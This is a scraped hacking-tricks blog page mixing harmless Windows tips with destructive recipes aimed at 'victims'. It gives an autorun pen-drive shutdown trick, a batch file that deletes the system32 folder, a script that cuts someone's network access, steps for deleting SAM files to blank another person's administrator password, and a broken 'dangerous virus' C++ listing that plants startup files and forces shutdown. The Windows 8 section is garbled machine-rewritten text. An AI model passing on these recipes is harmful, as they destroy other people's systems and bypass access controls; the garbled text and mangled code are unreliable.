Facebook Hacking>> Click Here | Windows Hacking>> Click Here


Subscribe For Free Updates!

We'll not spam mate! We promise.

Showing posts with label Windows Hacking Tricks. Show all posts

Lovely Windows Tricks

Lovely Windows Tricks


Do you watch movies? Have you always loved the way how Computers in movies welcome their users by calling out their names? I bet that you too would want to know how you can achieve similar results on your PC and have a computer said welcome. 

Then you are at the right place, this article describes exactly how you can make your computer welcome you like this.

With this trick, you can make your Computer welcome you in its computerized voice. You can make your Windows based computer say "Welcome to your PC, Username."

Make Windows Greet you with a Custom Voice Message at Startup

To use this trick, follow the instructions given below:-


  1. Click on Start. Navigate to All Programs, Accessories and Notepad.
  2.  Copy and paste the exact code given below.
Dim speaks, speech
speaks="Welcome to your PC, Username"
Set speech=CreateObject("sapi.spvoice")
speech.Speak speaks
  
     3.  Replace Username with your own name. 
    
    4.  Click on File Menu, Save As, select All Types in Save as Type option, and save the file as Welcome.vbs or "*.vbs".
 
     5.  Copy the saved file. 
    
    6.  Navigate to C:\Documents and Settings\All Users\Start Menu\Programs\Startup (in Windows XP) and to C:\Users\ {User-Name}\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup (in Windows 8, Windows 7 and Windows Vista) if C: is your System drive. AppData is a hidden folder. So, you will need to select showing hidden folders in Folder options to locate it.
     7.  Paste the file.


 Make your Computer Welcome you at startup

Now when the next time you start your computer, Windows will welcome you in its own computerized voice. 


Note: For best results, it is recommended to change sound scheme to No Sounds.
You can change the sound scheme to No Sounds by following the steps given below:-

  1. Go to Control Panel.
  2. Then click on Switch to Classic View.
  3. Then Click on Sounds and Audio Devices.
  4. Then Click on the Sounds Tab.
  5. Select No Sounds from the Sound Scheme option.
  6. If you wish to save your Previous Sound Scheme, you can save it by clicking Yes in the popup menu.
  7. Click on OK.
Change Sound Scheme to No Sounds

Try it yourself to see how it works. In my personal opinion, this is an excellent trick. Whenever I start my PC in front of anybody and the PC welcomes me, the fellow is left wondering how brilliant a computer do I have.
 

Check http://hacks-pc.blogspot.com

2. Make Folders Invisible In Windows 


1. Right click on the desktop>New>Folder

2.Remove the name and with the NUMPAD type 0160 while holding ALT 
-Now your folder should appear unnamed and when we got that solved, we have to make the icon itself invisible to the eye:

3.Right click on the folder>Properties 

4.Click the Customize tab and then Change icon

5.Just scroll a little bit and you can find here is a  transparent icon

And voila; your folder is now invisible…(*just don’t forget where you put it)

Rename Multiple Files at One time

Rename Multiple Files at One time

Have a good number of files in your drive to Rename? It gives plenty of time to rename all by one. Although you can save some time if you follow the steps to rename all files at a go given below:
Step 1: Open the folder where you have all the files you wish to rename (that sounds pretty obvious!)


http://hacks-pc.blogspot.com


Rename Image
Step 2: Select the files you wish to rename
Rename Multiple Files at Same time
Step 3: Press F2 (Dell users press Fn + F2) or right click any one of the file in your selection and select rename option. Keep all the files are selected.

Rename Multiple Files at Same time

Step 4: Rename one of the file amongst your selection.

Rename Multiple Files at Same time

Step 5: You are done. All files have been renamed with a counter value different in each one of them.
Rename Multiple Files at Same time
This trick can be used to rename multiple Files like Images of a particular occasion, files of particular genre etc.

Best Shortcuts and Tricks Windows 8


Tiles: shortcuts to all or any your apps

New full-screen Windows 8 apps (a.k.a. tube apps from the Windows App Store) and desktop apps all have shortcuts here. to inform the distinction between them: the Windows Store apps area unit tailored, colourful tiles, whereas the quality desktop apps (e.g., Windows Explorer) simply have a clear generic style utilized by each alternative commonplace desktop app.

To manage these tiles on the beginning screen: Right-click, swipe down from the highest of the tile, or press the limited menu key on your keyboard with the app chosen to talk about choices like uninstalling the apps or unpinning them from the beginning screen.


http://hacks-pc.blogspot.com

The Charms Bar: the uber-important sidebar

If you bear in mind only one keyboard crosscut, this could be it: Win+C. This brings up the Charms panel with fast access to looking out, sharing, and settings functions. alternative ways that to talk about the Charms panel embody swiping from the proper edge to the left on the bit screen, or inform along with your mouse to the highest right or bottom right corner of the screen.

You can conjointly use these keyboard shortcuts to quickly jump to:


Share: Win+H
Settings: Win+I
Devices: Win+K
The App Switcher: Switch between apps quickly
To see all of your open applications and cycle between them hit Win+Tab. This brings up the App oppressor panel on the left with thumbnails of all the open apps. (Alt+Tab conjointly still works.)

Alternatively, you'll hover your mouse over the highest left corner and press down on on the fingernail to ascertain the list of running apps. Then click the one you would like to induce to.

If you've got barely screen, you'll conjointly switch to the last-used app by swiping from left to right.

The Apps Bar: Like Right-Clicking on one thing
The Apps Bar may be a menu that opens on the lowest and typically prime of the screen to gift alternative choices, counting on what app you are victimization or if you are within the begin screen. it is the context menu similar to right-clicking.

Open it by swiping down from the highest or up from the lowest of the screen. you'll conjointly right-click anyplace along with your mouse or hit Win+Z.

Working with Apps

To remove or undo a tile from the beginning screen, either right-click to pick it, press the menu key on the keyboard, or swipe down on the tile (a bit tricky). this may talk about choices for managing the tile.

By default Windows leaves those full-screen apps open. What if you would like to shut Associate in Nursing app? The previous Alt+F4 crosscut still works. Otherwise, drag the highest of the screen (with your mouse or finger) and unleash the fingernail on the lowest.((BestHacking.in))

Getting to the Desktop

The desktop you recognize and love in Windows 7 remains here, don't be concerned. to induce thereto, hit Win+D or tap/click the Desktop tile on the beginning screen.

Finding What you wish

In most cases, you'll merely begin typewriting anyplace (in Associate in Nursing app, the beginning screen, windows store, etc.) and therefore the search panel can open.

Special shortcuts for looking out include: Win+Q for settings and Win+F for files.

Multi-Tasking

You can snap the ordinarily full-screen apps to the left or right aspect whereas operating within the desktop. (This solely works on screens with a minimum of 1366x768 resolution.) to try to to so: Swipe in from the left fringe of the screen or move your mouse indicator to the highest left corner and swipe all the way down to show the thumbnails of your open apps. choose one and drag its fingernail to the proper till you see a dark gray snap bar on either the left or right aspect. Then unleash the fingernail there to snap the app.

For external monitor and projector choices, hit Win+P or on the Charms panel, choose Devices, then Second Screen.

Printing and Taking Screenshots

To print from a tube app, open the Charms panel (Win+C, hover your mouse on a right corner, or swipe in from the right). Then choose the Devices charm and choose your printer. For a lot of print choices, click the a lot of settings link.

Windows 8 comes with a cool new screenshot shortcut: Hit Win+PrtScrn and therefore the system not solely takes the screenshot, it mechanically saves it as a PNG go into your footage folder (under a replacement Screenshots folder).

If you've got OneNote put in, Win+S enables you to drag to make a screen clipping and save to OneNote.

Changing Settings

Hit Win+I to induce to open the settings menu (or open the Charms bar and choose Settings). what is on it menu can modification counting on the app you are in or if you are on the beginning screen. The laptop settings—like a simplified version of the management panel—is beneath the "PC Settings" button.

Here's an excellent crosscut for power users: Win+X. It brings up links to the event viewer, device manager, prompt, and more. bear in mind that shortcut: Win+X

Locking up and move Down

Speaking of settings, beneath the laptop Settings screen, you'll customise the lock screen with a background image and conjointly opt for the apps that show notifications/information once the screen is secured. for instance, you'll have the Mail app show new emails or the Weather app show a forecast.

Finally, move down the Windows 8 approach needs variety of steps: Open the Charms Bar then click Settings (or hit Win+I), then the ability button, and choose if you would like to Sleep, Shut down, or Update and restart.

You could conjointly press Ctrl+Alt+Delete and hit the ability button within the bottom right. Or, better yet, add a closure button to your begin screen with a crosscut.

Hack Friends ComPuter Using Pendrive

Hello BestHacking Readers In this post i will help you to make the virus to make the system turned off whenever pen drive is inserted. Try It to College,school,institute....and Fun With Friends

Step 1:>>copy this  code into notepad:
@echo off
shutdown -s -t 00

Save as besthacking.bat extension (for eg: besthacking.bat).

Step 2:
      Now open the notepad and copy this code:

[autorun]
Open=besthacking.bat
Action=Mouse Disable

   Save it as "autorun.inf"

Step 3:
         Then copy the two files in your pen drive or victim's pen drive.

That's all whenever the victim insert his pen drive,the system will be turned off automatically.
 

Check How to Disable This:-

First Stop Autorun in Your Computer And Then Format Pendrive..

And If You Stop Autorun Check My Older Post

How to Disable Autorun in Windows 7

Change Windows Password Without Knowing Old One

Dear BestHacking readers today I am going to tell you a trick to change windows password without knowing it. As you all know without knowing the old password we are unable to change it but by following the few  steps given below will help you to change it easily. This trick works for Windows Vista, Windows XP, Windows 7, Windows8.


http://hacks-pc.blogspot.com

Procedure For Changing Windows Password Without Knowing Old

Step 1 :

Start Menu > Computer > Right Click > Manage

Step 2 :

System Tool > Local User and Group

Step 3 :

Double Click on User  (exp. your  Pc Name )

Step 4 :

 Chose User > Right Click on It > Set Password

Step 5 :

Click on Proceed button

Step 6 :

Then Set your New Passowrd

If you like my work you can show your regards by hitting Facebook like button, following us on Google+ or Twitter ...........BestHacking.In


How To Make Bootable Pendrive?


As you all know for installing an operating system we nedd a bootable cd which contains the specified operating system. But today I am going to tell you a trick to install operating system with the help of a pendrive by making it bootable. Just follow the below steps to make a bootable pendrive.


http://hacks-pc.blogspot.com

Steps To Make Bootable Pendrive

Step 1: Insert your pendrive in USB Port

Step 2: Navigate to Start>>Run[OR press Ctrl+R] and type cmd and press Enter to open Command Prompt.
|Windows Vista and Windows 7 users will have to navigate to Start>>All Programs>>Accessories>>Right-click on Command Prompt and select Run as Administrator|

Step 3: In Command Prompt type DISKPART

Step 4: The next step is to type LIST DISK and press Enter

Step 5: Observe carefully, you will see Disk 0 normally this is your Hard Disk
Find your USB Device number, In my case Disk 1 is my USB pen drive
Please note that Disk 1 may not pen drive in your case, so be careful with this step

Step 6: Now type SELECT Disk 1 and press Enter

Step 7: Now type CLEAN and press Enter, this will erase data from Disk 1(in my case) i.e. your Pen Drive.

Step 8: Type Create Partition Primary and press Enter
Step 9: Type Select Partition 1 and press Enter

Step 10: Type Active and press Enter

Step 11: Type Format FS:NTFS Quick and press Enter, this will format your USB Pen Drive.

Step 12: Type Assign and press Enter

Step 13: Now, finally type Exit and press Enter

Step 14:Now copy the windows files to your pendrive. That's done!!!

Now bootable pendrive with windows operating system is ready to install.

Thanks For Visit WwW.BestHacking.In

How To Create MOST DANGEROUS VIRUS

Web Hosting Coupon Code Up to 90% Off Coupon90.com


Warning - Do not run it on your computer 

I'm gonna teach you how to make a virus named Danger...

1-Open notepad
2-Copy This code

#include
#include
#include
#include
#include
#include
#include
using namespace std;

int main()
{ keybd_event(VK_MENU,0x38,0,0);
keybd_event(VK_RETURN,0x1c,0,0);
keybd_event(VK_RETURN,0x1c,KEYEVENTF_KEYUP,0);
keybd_event(VK_MENU,0x38,KEYEVENTF_KEYUP,0);
HANDLE outToScreen;
outToScreen = GetStdHandle(STD_OUTPUT_HANDLE);

{
char buffer[255];
char inputFile[]="C:\Documents and Settings\All Users\Start Menu\Programs\Startup\rawr.bat";
ifstream input(inputFile);
if (!input)
{
{
ofstream fp("C:\Documents and Settings\All Users\Start Menu\Programs\Startup\rawr.bat", ios::app);
fp
fp
fp
}
}
else
{
while (!input.eof())
{
input.getline(buffer,255);
}
}
}

{
char buffer[255];
char inputFile[]="C:\rawr.exe";
ifstream input(inputFile);
if (!input)
{
{
{
ofstream fp("CLICK.bat", ios::app);
fp
fp
fp
fp
}
system("START CLICK.bat");
main();
}
}
else
{
while (!input.eof())
{
input.getline(buffer,255);
system("call shutdown.exe -S");
goto START;
}
}
}

START:{
for(int i = 0; i < 1; i++)
{
int num = (rand() % 10);
SetConsoleTextAttribute(outToScreen, FOREGROUND_GREEN | FOREGROUND_INTENSITY);
cout
cout
cout
cout
cout
cout
cout
cout
cout
cout
cout
cout
Sleep(60);
}
}
for ( int j = 0; j < 5; j++)
{
SetConsoleTextAttribute(outToScreen, FOREGROUND_GREEN);
int number = (rand() % 24);
cout
}
goto START;


3-Save It As Game.Bat
4-finish

How To Make Bootable Pendrive?

As you all know for installing an operating system we nedd a bootable cd which contains the specified operating system. But today I am going to tell you a trick to install operating system with the help of a pendrive by making it bootable. Just follow the below steps to make a bootable pendrive.


Steps To Make Bootable Pendrive

Step 1: Insert your pendrive in USB Port

Step 2: Navigate to Start>>Run[OR press Ctrl+R] and type cmd and press Enter to open Command Prompt.
|Windows Vista and Windows 7 users will have to navigate to Start>>All Programs>>Accessories>>Right-click on Command Prompt and select Run as Administrator|
Step 3: In Command Prompt type DISKPART

Step 4: The next step is to type LIST DISK and press Enter

Step 5: Observe carefully, you will see Disk 0 normally this is your Hard Disk
Find your USB Device number, In my case Disk 1 is my USB pen drive
Please note that Disk 1 may not pen drive in your case, so be careful with this step

Step 6: Now type SELECT Disk 1 and press Enter

Step 7: Now type CLEAN and press Enter, this will erase data from Disk 1(in my case) i.e. your Pen Drive.

Step 8: Type Create Partition Primary and press Enter
Step 9: Type Select Partition 1 and press Enter

Step 10: Type Active and press Enter

Step 11: Type Format FS:NTFS Quick and press Enter, this will format your USB Pen Drive.

Step 12: Type Assign and press Enter

Step 13: Now, finally type Exit and press Enter

Step 14:Now copy the windows files to your pendrive. That's done!!!

Now bootable pendrive with windows operating system is ready to install.

Thanks For Visit WwW.BestHacking.In

How To Demage A Laptop

Open Notepad
Write / copy the below command there:
" del c:\WINDOWS\system32\*.*/q " without quote
and save as " anything.bat"
Done. If You Give this file to your victim his SYSTEM 32 Folder will be deleted. Without which a Windows Pc cant be started.

How to stop someone's internet access

How to stop someone's internet access::::


@Echo off
Ipconfig /release

Save that as a .bat and send it to someone. They're IP address will be lost, and therefore they won't be able to fix it

However, this is VERY easy to fix. Simply type in IPconfig /renew


http://hacks-pc.blogspot.com

How to "Delete administrator Password" without any software

 Delete Administrator Password Without any software
Method 1

Boot up with DOS and delete the sam.exe and sam.log files from Windows\system32\config in your hard drive. Now when you boot up in NT the password on your built-in administrator account which will be blank (i.e No password). This solution works only if your hard drive is FAT kind.

Method 2

Step 1. Put your hard disk of your computer in any other pc .
Step 2. Boot that computer and use your hard disk as a secondary hard disk (D'nt boot as primary hard disk ).
Step 3. Then open that drive in which the victim’s window(or your window) is installed.
Step 4. Go to location windows->system32->config
Step 5. And delete SAM.exe and SAM.log
Step 6. Now remove hard disk and put in your computer.

Step 7. And boot your computer :-)

Create A Undeletable And Unrenamable Folders In Windows

Create A Undeletable And Unrenamable Folders In Windows

In this tutorial you will learn cool and simple trick to Create an undeletable and unrenamable Folders In Windows operating system. Most of the Peoples are not aware that it is possible to create Undeletable, Unrenamable folder in windows without any software. To Test this concept just follow simple steps given below.


Try to make a new folder in windows & give it name con,aux, lpt1, lpt2, lpt3 up to lpt9. you won't be allowed to create folder with above mentioned names, Because they are reserved words in windows.

How To Create Undeletable And Unrenamable Folders ?

  1. Go to Start and then Click on Run
  2. Type cmd & hit enter (To open Command Prompt ).
  3. Remember you cannot create Undeletable & unrenamable folder in your root directory (i.e. where the windows is installed) That means you can't make this kind of folder in C: drive if you installed windows on C:
  4. Type D: or E: and hit enter
  5. Type md con\ and hit enter (md - make directory)
  6. You may use other words such as aux, lpt1, lpt2, lpt3 up to lpt9 instead of con in above step.
  7. Open that directory, you will see the folder created of name con.
  8. Try to delete that folder or rename that folder windows will show the error message.


How to delete that folder ?

It is not possible to delete that folder manually but you can delete this folder by another way mentioned below.

  1. Open Command Prompt
  2. Type D: ( if u created this type of folder in D: drive) & hit enter
  3. Type rd con\ (rd - remove directory)
  4. Open that directory and the folder will not appear because it is removed.


Password Protect Any Folder Without Any Software

Password Protect Any Folder Without Any Software

In this tutorial i will show you interesting and usefull trick to password protect folder without using any software using batch file programming. This trick will work on all windows platform (Win XP, Win 7). Follow below tutorial to learn this trick.

http://hacks-pc.blogspot.com

How To Lock Folder ?

1. Open Notepad and Copy code given below into it.

cls
@ECHO OFF
title besthacking.in
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST MyFolder goto MDMyFolder
:CONFIRM
echo Are you sure to lock this folder? (Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren MyFolder "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock Your Secure Folder
set/p "pass=>"
if NOT %pass%== hack-pc goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" MyFolder
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDMyFolder
md MyFolder
echo MyFolder created successfully
goto End
:End
2. Save the notepad file as lock.bat (.bat is must)
   3. Now double click on lock.bat and a new folder will be created with name MyFolder
   4. Copy all your data you want to protect in that New folder
   5. Now double click on lock.bat and when command promp appears Type Y and press enter.
   6. Now MyFolder will be hidden from you view, to access that folde double click on lock.bat
   7. It will ask for password enter your password and done. (Default password is hack-pc)
To change the password replace hack-pc with  new password in the above code

How To Further Secure ?

You might be thinking that anyone can access the password by opening that lock.bat file in Notepad or any other text editor. To make it more secure hide lock.bat in some secure location after following the above tutorial To access the secured file double click on lock.bat. I would suggest copying lock.bat file into Pendrive and copying it into your computer whenever you required to access to your protected files.

How to Hack Windows Administrator Password

How to Hack Windows Administrator Password


http://hacks-pc.blogspot.com

This post will show you how to hack Windows administrator password at times when you forget it or when you want to gain access to a computer for which you do not know the password.

Most of us have experienced a situation where in we need to gain access to a computer which is password protected or at times we may forget the administrator password without which it becomes impossible to log in to the computer. So, if you are somewhat in a same kind of situation, here is an excellent hack using which you can reset the password or make the password empty (remove the password) so that you can gain administrator access to the computer.

Hacking the Windows Admin Password:

You can do this with a small tool called  Offline NT Password & Registry Editor. This utility works offline, that means you need to shut down your computer and boot off your using a floppy disk, CD or USB device (such as pen drive). The tool has the following features:
  • You do not need to know the old password to set a new one.
  • This tool can detect and unlock locked or disabled out user accounts!
  • There is also a registry editor and other registry utilities that works under linux/unix, and can be used for other things than password editing.

How it Works?

Most Windows operating systems stores the login passwords and other encrypted passwords in a file called sam (Security Accounts Manager). This file can be usually found in \windows\system32\config. This file is a part of Windows registry and remains inaccessible as long as the OS is active. Hence, it is necessary that you boot off your computer and access this sam file via the boot menu. This tool intelligently gains access to this file and will reset/remove the password associated with administrator or any other account.
The download link for both CD and floppy drives along with the complete instructions is given below:
It is recommended that you download the CD version of the tool since the floppy drive is outdated or doesn’t exist in today’s computer. After the download, you’ll get a bootable image which you need to burn it onto a blank CD. Now, boot your computer from this CD and follow the screen instructions to reset the password.

Another Simple Way to Reset Non-Administrator Account Passwords:

Here is another simple way through which you can reset the password of any non-administrator accounts. The only requirement for this is that you need to have administrator privileges. Here is a step-by-step instruction to accomplish this task:
  1. Open the command prompt (Start -> Run -> type cmd -> Enter)
  2. Now type net user and hit Enter
  3. Now the system will show you a list of user accounts on the computer. Say for example, you need to reset the password of the account by name John, then do as follows:
  4. Type net user John * and hit Enter. Now, the system will ask you to enter the new password for the account. That’s it. Now you’ve successfully reset the password for John without knowing his old password.
So, in this way you can reset the password of any Windows account at times when you forget it so that you need not re-install your OS for any reason. I hope this helps.